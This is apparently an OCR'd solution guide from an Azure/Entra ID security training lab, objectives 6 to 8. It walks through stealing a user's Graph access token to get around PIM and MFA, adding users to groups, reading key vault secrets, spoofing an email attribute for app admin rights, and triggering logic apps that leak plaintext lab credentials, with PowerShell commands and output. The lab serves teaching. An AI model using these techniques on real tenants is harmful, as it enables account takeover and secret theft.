
Learning Objective - 6

- Enumerate eligible role assignments for explorationsyncuser**X** in the OilCorp Geology tenant.
- Steal the access token of privuser by using overly permissive web app (https://secureiam.azurewebsites.net/) in OilCorp Geology and use it to evade PIM based privileges and MFA.
- Use the access token to access secrets from a key vault.


Solution

In the previous learning objective, we have gained access to the OilCorp Geology tenant as explorationsyncuser**X**. To check Entra role assignments for the current user, follow these steps:


1. Login to the Azure Portal with explorationsyncuser**X** user's temporary access pass
2. Click on Profile icon on the Top Right corner
3. Click on Switch directory link



4. Click on Switch button for the Oil Corporation – Geology tenant
5. Search for Entra ID
6. Look for 'My Feed' and click on 'View Role Information'




7. Click on Eligible assignments tab




So explorationsyncuser**X** has a permanent eligible Groups Administrator role assigned to them on the Directory scope.

To activate the role, follow the below mentioned steps:


1. Search for Microsoft Entra Privilege Identity Management
2. Click on My roles
3. We will see the Eligible assignments for the Microsoft Entra roles
4. Click on Activate



5. The fly out on the right side shows 'Additional verification required. Click to continue'



6. On clicking the additional verification, we are greeted with a screen that prompts to enter a second factor of authentication.




Bummer!

If we look at 'All Resources' available to explorationsyncuser**X**, an app service 'secureiam' is present. The application is available at https://secureiam.azurewebsites.net/

Browse to https://secureiam.azurewebsites.net/ and we are greeted with a 'Get Started' page

Clicking on 'Get Started' takes to Microsoft identity platform login page or if are already logged-in, we are taken to the home page.



Clicking on the 'Fetch Access_Token' indeed fetches an access token, Let's decode the access token:

So, the access token is for MSGraph endpoint for a user called privuser.

Let's use the access token to connect to the OilCorp Geology tenant:

```
PS C:\AzAD\Tools> $GraphAccessToken = 'eyJ0...
PS C:\AzAD\Tools> Connect-MgGraph -AccessToken ($GraphAccessToken |
ConvertTo-SecureString -AsPlainText -Force)
PS C:\AzAD\Tools> Get-MgContext


ClientId              : 7a4b02ff-fc6d-41ec-912e-05013ce1a6dd
TenantId              : f1dafad6-ec98-45c1-9714-1440fcc92ae0
Scopes                : {Application.Read.All, Application.ReadWrite.All,
AppRoleAssignment.ReadWrite.All, Group.ReadWrite.All...}
AuthType              : UserProvidedAccessToken
```


```
TokenCredentialType     : UserProvidedAccessToken
CertificateThumbprint   :
CertificateSubjectName  :
Account                 : PrivUser@oilcorpgeology.onmicrosoft.com
AppName                 : SecureIAMGeo
ContextScope            : Process
Certificate             :
PSHostVersion           : 5.1.19041.4046
ManagedIdentityId       :
ClientSecret            :
Environment             : Global
```

We will see that the user has no interesting roles or ownership of any object.

Meanwhile, as explorationsyncUserX we can go to Microsoft Entra Privilege Identity Management and see that prviuser has an eligible role assignment to a custom role called GroupAdmin:

Name	Principal name	Type	Scope	Membership	Start time	End time	Action
GroupAdmin							
Priv	PrivUser@oilcorpgeolog	User	Directory	Direct	2/17/2024, 3:56:23 PM	Permanent	Remove | Update

However, the role is not active. In the web application, the button has changed to 'Assign Role'. Click on that button and after a few seconds, it shows 'The role assigned successfully to the user'



If we now take a look at the 'Active Assignments', the user Privuser now has an active assignment to the GroupAdmin role scoped to the GeoAdmins group.

GroupAdmin					
Priv	PrivUser@oilcorpgeolo	User	GeoAdmins (Group)	Direct	Activated

The GroupAdmin role allows updating Group membership:

Summary

Name: GroupAdmin

Description: Privileges to add members to the groups.

Template ID: 41cdd04f-d425-4032-b792-8cb894c8da4d

Role permissions

microsoft.directory/groups.security.assignedMembership/members/update	Update members of Security groups of assigned membership type, excluding role-assignable groups
microsoft.directory/groups.security/members/update	Update members of Security groups, excluding role-assignable groups
microsoft.directory/groups/members/update	Update members of Security groups and Microsoft 365 groups, excluding role-assignable groups

Once we activate the role, we will be able to see the role in Active assignments for our current user as shown in the below screenshot.


Now, let's try to add explorationsyncuser**X** to the GeoAdmins group. Run the below command in the PowerShell session where we connected to the target tenant using access token of privuser:

```
PS C:\AzAD\Tools> New-MgGroupMember -GroupId (Get-MgGroup -Filter
"DisplayName eq 'GeoAdmins'").Id -DirectoryObjectId (Get-MgUser -UserId
'explorationsyncuserX_oilcorporation.onmicrosoft.com#EXT#@oilcorpgeology.onmi
crosoft.com').Id -Verbose
```

Sweet! Note a couple of important things about the above exercise:


1. We stole access token for privuser **before** the GroupAdmin role was activated.
2. We could still use the permissions to the GroupAdmin role using the older access token, after the role is activated. Note that PIM also doesn't validate MFA on access tokens. This means that if the GroupAdmin role was activated using MFA, we could still use the old access token.

Now, as a member of the GeoAdmins group, check if explorationsyncuser**X** has access to any new resources. Click on 'All Resources'



Let's see if we have access to any secrets in the 'GeologyVault'. Use the following steps:

1. Click on the GeologyVault Key Vault
2. Click on Secrets
3. Click on OilSecret
4. Click on the Current Version random string



5. Click on the Show Secret Value button.


We got our flag value in the Secrets!

Learning Objective – 7 (KC2 starts)


- Access the Drill Planning (https://drillplanning.azurewebsites.net) web application as student**X**@nomoreoil.onmicrosoft.com from the attacker tenant.
- Modify email of your own user in the attacker tenant to get higher privileges on the Drill Planning Application

Solution


Browse to https://drillplanning.azurewebsites.net/. It presents a screen with 'Sign in with Microsoft' button:



Let's Sign in with credentials of the attacker tenant - student**X**@nomoreoil.onmicrosoft.com:



Once the Sign in is successful, the application asks for consent. Once we provide the consent, we will be able to access the application as a normal user.




Going through different options in the web app, we can find out that the user profile (username on top right) mentions that - "Please use your work email as your access is determined based on email ID"

This could mean that the application is using user email for identification. Let's test it!


Let's modify the email ID of student**X**@nomoreoil.onmicrosoft.com (where **X** is your student ID) and add the word 'admin' in front of it.

To modify the email address, we can follow the steps mentioned below.


1. Login to the Azure Portal using credentials of student**X**@nomoreoil.onmicrosoft.com
2. Search for Entra ID
3. Click on Users menu
4. Search for student**X**@nomoreoil.onmicrosoft.com in the search field and click on the user's name
5. Scroll down and Click on Edit properties button under Quick actions



6. Go to the Contact Information tab and modify the email to adminstudent**X**@oilcorporation.onmicrosoft.com. Note that normally users do not have rights to edit their email but this is an attacker tenant where we have administrative rights.
7. Click on the Save button




Now, logout and login to the application again as student**X**@nomoreoil.onmicrosoft.com. We will see an additional option in the menu as shown below in the screenshot.



When we can click on ADD USER menu option, it triggers a logic app in the background that creates wellplanner**X** user and adds it to the DrillingIT group. **Wait for about 10-15 seconds after clicking the button.**

We see the credentials of created wellplanner**X** by the logic app.



We can now use the credentials of the new user!

Learning Objective - 8

- Using the privileges of WellPlannerX user, read the workflow of a logic app.
- Using the information from the workflow, trigger another logic app that creates simulationuserX.
- As simulationuserX, bypass MFA enforced by CAP by registering MFA.
- As simulationuserX, access https://reservoirmgmtapp.azurewebsites.net to abuse B2B Collaboration between Oil Corp and Oil Corp Reservoir tenant.

Solution

Read the workflow of a logic app

Let's use the credentials of wellplannerX that was created in the previous learning objective and check the user's access to Azure resources.

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString ')kdG@ZlB7P' -
AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('WellPlannerX@oilcorporation.onmicr
osoft.com', $password)

PS C:\AzAD\Tools> Connect-AzAccount -Credential $creds
[snip]

PS C:\AzAD\Tools> Get-AzResource
Name              : WellPlanningLogicApp
ResourceGroupName : Drilling
ResourceType      : Microsoft.Logic/workflows
Location          : eastus
ResourceId        : /subscriptions/3604302a-3804-4770-a878-
5fc5c142c8bc/resourceGroups/Drilling/providers/Microsoft.Logic/workflows/Well
PlanningLogicApp
Tags              :
```

So wellplannerX has Reader role on a logic app named WellPlanningLogicApp.

Let's enumerate the permissions on the logic app using ARM API. Note that 'Get-AzRoleAssignment' won't show us anything.

```
PS C:\AzAD\Tools> $accesstoken = (Get-AzAccessToken).Token
PS C:\AzAD\Tools> $URI =
"https://management.azure.com/subscriptions/3604302a-3804-4770-a878-
5fc5c142c8bc/resourceGroups/Drilling/providers/Microsoft.Logic/workflows/Well
PlanningLogicApp/providers/Microsoft.Authorization/permissions?api-
version=2022-04-01"
PS C:\AzAD\Tools> $RequestParams = @{
Method = 'GET'
Uri = $URI
Headers = @{
'Authorization' = "Bearer $accesstoken"
```

```
}
}
PS C:\AzAD\Tools> $Permissions = (Invoke-RestMethod @RequestParams).value
PS C:\AzAD\Tools> $Permissions.actions

Microsoft.Logic/workflows/read
Microsoft.Logic/workflows/triggers/listCallbackUrl/action
```

So, wellplanner**X** can read workflow and can trigger callbackurl for the logic app wellplanninglogicapp.

Let's read the logic app definition and look for any juicy information.

```
PS C:\AzAD\Tools> (Get-AzLogicApp -Name WellPlanningLogicApp).Definition
HasValues    : False
Type         : String
Parent       : {}
Root         : {$schema, contentVersion, parameters, triggers...}
Next         :
[snip]
Parent                     : {"manual": {
                                 "type": "Request",
                                 "kind": "Http",
                                 "inputs": {
                                   "method": "POST",
                                   "relativePath": "/{Initiate}"
                                 }
[snip]

First                      : {"runAfter": {} "type": "Response" "kind":
"Http" "inputs": {

                                 "body": "Trigger URL: https://prod-
81.eastus.logic.azure.com/workflows/ec5c3f8c9cb14708858eaea29a0d154d/triggers
/manual/paths/invoke/{action}?api-version=2016-10-
01&sp=%2Ftriggers%2Fmanual%2Frun&sv=1.0&sig=3AHbe_j69gXWIBsoW_mMNKSTOcJmrrZZD
1ZOP191vFw\n\n'{\n    \"$schema\":
[snip]
```

We can see above that there is triggerURL in the workflow. Note that usually triggerURL for a logic app is not present in the definition. Most likely, the triggerURL above is for another logic app. Let's check the triggerURL for the current logic app to confirm. Use the below Az PowerShell command:

```
PS C:\AzAD\Tools> Get-AzLogicAppTriggerCallbackUrl -TriggerName manual -Name
WellPlanningLogicApp -ResourceGroupName Drilling


Value                  : https://prod-
70.eastus.logic.azure.com:443/workflows/b8190f07ab9647ff99fe54887bae2962/trig
gers/manual/paths/invoke?api-version=2018-07-01-
preview&sp=%2Ftriggers%2Fmanual%2Frun&sv=1.0&sig=ahq68505pOJPcuDLyB_SqhI1RGR_
q9579HHUndempac
Method                 : POST
BasePath               : https://prod-
70.eastus.logic.azure.com/workflows/b8190f07ab9647ff99fe54887bae2962/triggers
/manual/paths/invoke
RelativePath           : /{Initiate}
RelativePathParameters : {Initiate}
```

```
Queries                 :
Microsoft.Azure.Management.Logic.Models.WorkflowTriggerListCallbackUrlQueries
```

Let's use the below PowerShell command to send a POST request to callbackURL and check the WellPlanningLogicApp's workflow:

```
PS C:\AzAD\Tools> Invoke-RestMethod -Method POST -UseBasicParsing -Uri
'https://prod-
70.eastus.logic.azure.com/workflows/b8190f07ab9647ff99fe54887bae2962/triggers
/manual/paths/invoke?api-version=2018-07-01-
preview&sp=%2Ftriggers%2Fmanual%2Frun&sv=1.0&sig=ahq68505pOJPcuDLyB_SqhI1RGR_
q9579HHUndempac'

Trigger URL: https://prod-
81.eastus.logic.azure.com/workflows/ec5c3f8c9cb14708858eaea29a0d154d/triggers
/manual/paths/invoke/{action}?api-version=2016-10-
01&sp=%2Ftriggers%2Fmanual%2Frun&sv=1.0&sig=3AHbe_j69gXWIBsoW_mMNKSTOcJmrrZZD
1ZOP191vFw

[snip]

      "triggers": {
                          "manual": {
                              "type": "Request",
                              "kind": "Http",
                              "inputs": {
                                  "method": "GET",

[snip]

      "actions": {
                          "Switch": {
                              "runAfter": {},
                              "cases": {
[snip]
                              }
                          },
                          "case": "display"
[snip]
                          "case": "execute"
                      }
                  },
                              "default": {
[snip]
```

Trigger another logic app that creates simulationuser_x

So, when we triggered WellPlanningLogicApp, the output contains workflow of another logic app. The workflow contains TriggerURL for another logic app and shows that it has HTTP trigger based using GET method and uses switch statement with following three cases:

1. default
2. display
3. execute

Let's trigger the WellPlanningLogicApp actions with all three cases using HTTP GET requests.

Default:

```
PS C:\AzAD\Tools> Invoke-RestMethod -Method GET -UseBasicParsing -Uri
'https://prod-
81.eastus.logic.azure.com/workflows/ec5c3f8c9cb14708858eaea29a0d154d/triggers
/manual/paths/invoke/default?api-version=2016-10-
01&sp=%2Ftriggers%2Fmanual%2Frun&sv=1.0&sig=3AHbe_j69gXWIBsoW_mMNKSTOcJmrrZZD
1ZOP191vFw'

The Default action of OptimizationLogicApp is triggered. There is nothing to
see here.
```

The other logic app is OptimizationLogicApp as per the output.

Display:

```
PS C:\AzAD\Tools> Invoke-RestMethod -Method GET -UseBasicParsing -Uri
'https://prod-
81.eastus.logic.azure.com/workflows/ec5c3f8c9cb14708858eaea29a0d154d/triggers
/manual/paths/invoke/display?api-version=2016-10-
01&sp=%2Ftriggers%2Fmanual%2Frun&sv=1.0&sig=3AHbe_j69gXWIBsoW_mMNKSTOcJmrrZZD
1ZOP191vFw'

TonyLMarshall@oilcorporation.onmicrosoft.com\eCh|oKtcq6H:F>_c)mDo
```

We go credentials for a user TonyLMarshall@oilcorporation.onmicrosoft.com. So, let us authenticate using with the credentials by using the Az PowerShell module.

Execute:

(Note that this action will take a few seconds to complete as it triggers a function app)

```
PS C:\AzAD\Tools> Invoke-RestMethod -Method GET -UseBasicParsing -Uri
'https://prod-
81.eastus.logic.azure.com/workflows/ec5c3f8c9cb14708858eaea29a0d154d/triggers
/manual/paths/invoke/execute?api-version=2016-10-
01&sp=%2Ftriggers%2Fmanual%2Frun&sv=1.0&sig=3AHbe_j69gXWIBsoW_mMNKSTOcJmrrZZD
1ZOP191vFw'

[+] User Details:
simulationuser_X@oilcorporation.onmicrosoft.com
q*#fCTT6});(y2<

[+] You can use these credentials to access the
https://reservoirmgmtapp.azurewebsites.net/
```

We got another set of credentials. A user simulationuser_**X** is created and we are advised to use it to access https://reservoirmgmtapp.azurewebsites.net/


Let's now try to use the credentials of the user TonyLMarshall:

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString 'eCh|oKtcq6H:F>_c)mDo' -
AsPlainText -Force
```

```
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('TonyLMarshall@oilcorporation.onmic
rosoft.com', $password)

PS C:\AzAD\Tools> Connect-AzAccount -Credential $creds -tenantID d6bd5a42-
7c65-421c-ad23-a25a5d5fa57f

Connect-AzAccount : You must use multi-factor authentication to access tenant
d6bd5a42-7c65-421c-ad23-a25a5d5fa57f, please rerun 'Connect-AzAccount' with
additional parameter '-TenantId d6bd5a42-7c65-421c-ad23-a25a5d5fa57f'.
```


MFA enforced!

Let's open https://reservoirmgmtapp.azurewebsites.net/




Click on 'Sign in with Microsoft' and then click on 'Create one!'

Note that 'Create one' is required as the application is using Self service signup for B2B collaboration.




